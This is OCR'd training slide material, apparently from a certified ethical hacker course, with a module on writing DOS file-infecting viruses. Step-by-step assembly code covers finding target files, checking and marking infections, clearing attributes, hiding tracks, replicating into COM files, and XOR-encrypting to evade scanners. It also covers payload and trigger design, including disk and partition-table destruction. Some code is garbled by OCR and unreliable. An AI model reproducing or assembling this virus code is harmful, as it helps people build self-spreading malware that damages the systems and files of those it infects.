Certified Ethical Hacker


Module 25

Writing Virus Codes

Module Objective

This module will familiarize you with the following:

- Introduction of viruses
- Prerequisites for virus writing
- Tools required for virus writing
- How a virus infection works
- Various steps of a virus infection
- Components of a virus program



Introduction of Virus

- Virus is a self replicating program that can infect other programs, files and their behaviors
- Types of viruses according to the files and modes of their attack:
  - Boot viruses
  - Program viruses
  - Multipartite viruses
  - Stealth viruses
  - Polymorphic viruses
  - Macro Viruses
  - Active X
  - FAT
  - COM Viruses

Types of Viruses

- Viruses can be categorized in three classes according to their size:
  - Tiny virus

    (size < 500 bytes)
  - Large Virus

    (size > 1500 bytes)
  - Other viruses
- Viruses can also be categorized in to two parts according to their functioning:
  - Runtime
    - These infect the program when it is running
  - TSR
    - These virus go resident when the infected programs are run and hook the interrupts and infect when a file is run, open, closed, and/or upon termination

Symptoms of a Virus Attack

- Following are main symptoms of a virus attacks:
  - Longer program loading times
  - Alterations in time stamp of files and folders
  - Unusual floppy or hard disk access
  - Increased use of disk space and growth in file size
  - Abnormal write-protect errors
  - Appearance of strange characters in the directory listing of filenames
  - Strange and unexpected messages
  - Strange graphic displays
  - Program and system hang over


Prerequisites for Writing Viruses

- Knowledge of assembly language
  - Understanding of memory management
  - Understanding of registers
- Knowledge of C language
  - Concepts of pointers
  - Function and procedure calling

Required Tools and Utilities

- C compiler (Borland Turbo Assembler and/or Borland C++)
- Norton Utilities
- Memory management utilities
  - MAPMEM
  - PMAP
  - MARK/RELEASE

Virus Infection Flow Chart



Virus Infection: Step I

- Finding file to infect
  - Efficiency in finding an file susceptible for infection or targeted for infection increases the performance of viruses
  - Following methods can be used to find a file to infect:
    - Directory Traversal
    - “dot dot” method

Directory Traversal Method

- Write a directory traversal function to find a files to infect
- Directory traversal functions are recursive in nature and hence slow

Example Directory Traversal Function

```
traverse_fcn proc   near
      push   bp                    ; Create stack frame
      mov    bp,sp
      sub    sp,44                 ; Allocate space for DTA

      call   infect_directory      ;  destroy routines

      mov    ah,1Ah                ;Set DTA
      lea    dx,word ptr [bp-44]   ; to space allotted
      int    21h                   ;Do it now!

      mov    ah, 4Eh               ;Find first
      mov    cx,16                 ;Directory mask
      lea    dx,[si+offset dir_mask]  ; *.*
      int    21h
      jmp    short isdirok
 gonow:
      cmp    byte ptr [bp-14], '.'    ; Is first char == '.'?
      je     short donext             ; If so, loop again
      lea    dx,word ptr [bp-14]      ; else load dirname
      mov    ah,3Bh                   ; and changedir
there
      int    21h
      jc     short donext             ; Do next if invalid
      inc    word ptr [si+offset nest]  ; nest++
      call   near ptr traverse_fcn    ; recurse directory
```

```
 donext:
      lea    dx,word ptr [bp-44]   ; Load space allocated for
DTA
      mov    ah,1Ah                ; and set DTA to this new area
      int    21h                   ; 'cause it might have changed

      mov    ah,4Fh                ;Find next
      int    21h
 isdirok:
      jnc    gonow                 ; If OK, jmp elsewhere
      cmp    word ptr [si+offset nest], 0 ; If root directory
                                   ;  (nest == 0)
      jle    short cleanup         ; then Quit
      dec    word ptr [si+offset nest]   ; Else decrement nest
      lea    dx, [si+offset back_dir]    ; '..'
      mov    ah,3Bh                      ; Change directory
      int    21h                         ; to previous one
 cleanup:
      mov    sp,bp
      pop    bp
      ret
 traverse_fcn endp

 ; Variables
 nest    dw    0
 back_dir db    '..',0
 dir_mask db    '*.*',0
```

“dot dot” Method

- "dot dot" method can also be used to find files to infect
- In “dot dot” method virus search for each directory and, if it is not infected enough, goes to the previous directory (dot dot) and tries again, and so on
- First set up a new variable memory chunk
- Issue a series of FINDFIRST and FINDNEXT calls

Example Code for a “dot dot” Method

dot dot code

```
dir_loopy:
          call    infect_directory
          lea     dx, [bp+dotdot]
          mov     ah, 3bh                    ; CHDIR
          int     21h
          jnc     dir_loopy                   ; Carry set if in
root

  ; Variables
  dotdot  db      '..',0
```

Code to set a Variable Memory Chunk

```
mov     ah, 1Ah                 ; Set Memory
lea     dx, [bp+offset DTA]     ; to variable called DTA
int     21h
```

Code to issue a series of FINDFIRST and FINDNEXT calls

```
 mov     ah, 4Eh                           ; Find first file
          mov     cx, 0007h                 ; Any file attribute
          lea    dx, [bp+offset file_mask]; DS:[DX] --> filemask
          int     21h
          jc      none_found
  found_another:
          call    check_infection
          mov     ah, 4Fh                   ; Find next file
          int     21h
          jnc     found_another
  none_found:
```

Virus Infection: Step II

- Check viruses infection criteria
  - Check whether file and program should be infected or not
  - Example code for checking criteria:

```
cmp     word ptr [bp+offset DTA+35], 'DN'       ;
jz      fail_check
```

Above code checks a file name, if last letters in file name is equal to ND the check will fail

Virus Infection: Step III

- Check for previous infection
  - Check whether the file is already infected or not
  - This is useful in avoiding multiple infections of the same file
  - Example code to check a previous infection:

```
mov     ah,3Fh                          ; Read first three
mov     cx, 3                           ; bytes of the file
lea     dx, [bp+offset buffer]          ; to the buffer
int     21h

mov     ax, 4202h                       ; SEEK from EOF
xor     cx, cx                          ; DX:CX = offset
xor     dx, dx                          ; Returns filesize
int     21h                             ; in DX:AX

sub     ax, virus_size + 3
cmp     word ptr [bp+offset buffer+1], ax
jnz     infect_it

bomb_out:
mov     ah, 3Eh                                 ; else close the file
int     21                                      ;  and go find another
```

Marking a File for Infection

- Marking of an infected file is helpful in recognizing infected file
- It helps in avoiding already infected files
- File is searched for infection marker to check any previous infection
- Following example code can be used to apply a marker in an infected file:

```
    mov     ah, 3Fh             ; Read the first four
    mov     cx, 4               ; bytes of the file into
    lea     dx, [bp+offset buffer] ; the buffer
    int     21h

    cmp     byte ptr [buffer+3], infection_id_byte ; Check the fourth
    jz      bomb_out            ; byte for the marker
infect_it:
```

Virus Infection: Step IV

- Infect the file
  - Save the file attributes
    - Save the attributes, time, date, and size after finding a file to infect
    - These attributes are stored in variable memory space (DTA in previous examples) allocated previously
    - Following code can be used to store all these attributes:

```
        lea  si, [bp+offset DTA+15h]  ; Start from attributes
        mov  cx, 9                    ; Finish with size
        lea  di, [bp+offset f_attr]   ; Move into your locations
        rep  movsb
; Variables needed
f_attr  db      ?
f_time  dw    ?
f_date  dw    ?
f_size  dd      ?
```

Virus Infection: Step IV (Contd.)

- Change the file attributes to nothing
  - This helps in infection of system, hidden, and read only files
  - Following example code can be used to perform above task:

```
lea  dx, [bp+offset DTA+1eh]  ; DX points to filename in
mov  ax, 4301h                ; DTA
xor  cx, cx                   ; Clear file attributes
int  21h                      ; Issue the call
```

- Open the file in read/write mode
  - A handler can be used to open the file
  - Example code to open a file:

```
lea  dx, [bp+offset DTA+1eh] ; Use filename in DTA
mov  ax, 3d02h               ; Open read/write mode
int  21h
xchg ax, bx             ; Handle is more useful in BX
```

Virus Infection: Step IV (Contd.)

- Run virus routines
  - In this step virus performs its main action
  - Various parts and their actions are described in next slides

Virus Infection: Step V

- Covering tracks
  - Restore file attributes, time and date to avoid detection
  - Following code can be used to restore file attributes:

```
mov     ax, 5701h                   ; Set file time/date
mov     dx, word ptr [bp+f_date]    ; DX = date
mov     cx, word ptr [bp+f_time]    ; CX = time
int     21h

mov     ah, 3eh                     ; Handle close file
int     21h

mov     ax, 4301h                   ; Set attributes
lea     dx, [bp+offset DTA + 1Eh]; Filename still in DTA
xor     ch, ch
mov     cl, byte ptr [bp+f_attrib]; Attribute in CX
int     21h
```


Components of Viruses

- Viruses consists of following three parts:
  - Replicator
    - Replicator is to spread the virus throughout the system of the clod who has caught the virus
  - Concealer
    - Conceals the program from notice by the everyday user and virus scanner
  - Bomb/Payload
    - Bomb part of the virus does all the deletion/slowdown/etc which make viruses damaging

Functioning of Replicator part

- Replicator works in two stage:
  - It first saves the first few bytes of the infected file
  - After that copies a small portion of its code to the beginning of the file, and the rest to the end


Diagrammatical representation



Writing Replicator

Step I: V1 transfers control of the program to V2

```
    JMP FAR PTR pointer          ; Takes four bytes
pointer DW V2_Start              ; Takes two bytes
```



Writing Replicator (cont.)

- Step II:
  - V2 contains the main virus code
  - The last part of V2 copies P1 over V1
  - Transfers control to the beginning of the file
- Sample code to perform above task:

```
MOV SI, V2_START        ; V2_START is a LABEL marking where V2 starts
SUB SI, V1_LENGTH       ; Go back to where P1 is stored
MOV DI, 0100h             ; All COM files are loaded @ CS:[100h] in
memory
MOV CX, V1_LENGTH     ; Move CX bytes
REP MOVSB                    ; DS:[SI] -> ES:[DI]
MOV DI, 0100h
JMP DI
```

Writing Concealer

- Concealer hides virus codes from users and virus scanner
- Encryption is most widely used method to conceal the viruses
- Example code for a XOR encryption:

```
encrypt_val db ?
decrypt:
encrypt:
        mov ah, encrypt_val
        mov cx, part_to_encrypt_end -
art_to_encrypt_start
        mov si, part_to_encrypt_start
        mov di, si
xor_loop:
        lodsb ; DS:[SI] -> AL
        xor al, ah
        stosb ; AL -> ES:[DI]
        loop xor_loop
        ret
```

Dispatcher

- Dispatcher is the portion of the virus which restores control back to the infected program
- Dispatcher for a COM virus:

```
RestoreCOM:
mov di, 100h                ; copy to the beginning
lea si, [bp+savebuffer]     ; We are copying from our buffer
push di                     ; Save offset for return (100h)
movsw                       ; Mo efficient than mov cx, 3,
movsb movsb                 ; Alter to meet your needs
retn                        ; A JMP will also work
```

Writing Bomb/Payload

- It is main acting part of a virus
- Bomb may written to create following problems:
  - System slowdown
  - File deletion
  - Nasty message displays
  - Killing/Replacing the Partition Table/Boot Sector/FAT of the hard drive
- Payload part of virus consists of:
  - Trigger mechanism
  - Destructive code

Trigger Mechanism

- Trigger mechanism set a logical condition for activation of a virus
- Triggers can be of following types:
  - Counter trigger
  - Keystroke trigger
  - Time trigger
  - Replication trigger
  - System parameter trigger
  - Null trigger

Bombs/Payloads

- Payloads logics can be coded to perform following actions:
  - Brute force attacks
  - Hardware failure
  - Stealth attack
  - Indirect attack

Brute Force Logic Bombs

- These bombs do not harm the system resources, they just create annoyances
- Following example code just turn on system speaker

```
BOMB:
    mov     a1,182
    out     43H,al                  ;set up a speaker
    mov     ax, (1193280/3000)      ;set the sound frequency
    out     42H,al
    mov     al, ah
    out     42H,al
    in      al,61H                   ;turn speaker on
    or      al,3
    out     61H,cl
    ret
```

Testing Virus Codes

- Take the back up of virus codes
- Use RamDrives
- Use anti-virus utilities

Tips for Better Virus Writing

- Use the heap memory
- Use procedure calls
- Use a good assembler and debugger
- Don't use MOV instead of LEA

Summary

- Computer virus is a self-replicating computer program that spreads by inserting copies of itself into other executable code or documents
- Basic pre-requisites for virus writing is thorough knowledge of assembly language
- Utilities as turbo C compiler and Norton utilities facilitate virus writing process
- Virus consists of three parts: replicator, concealer and payload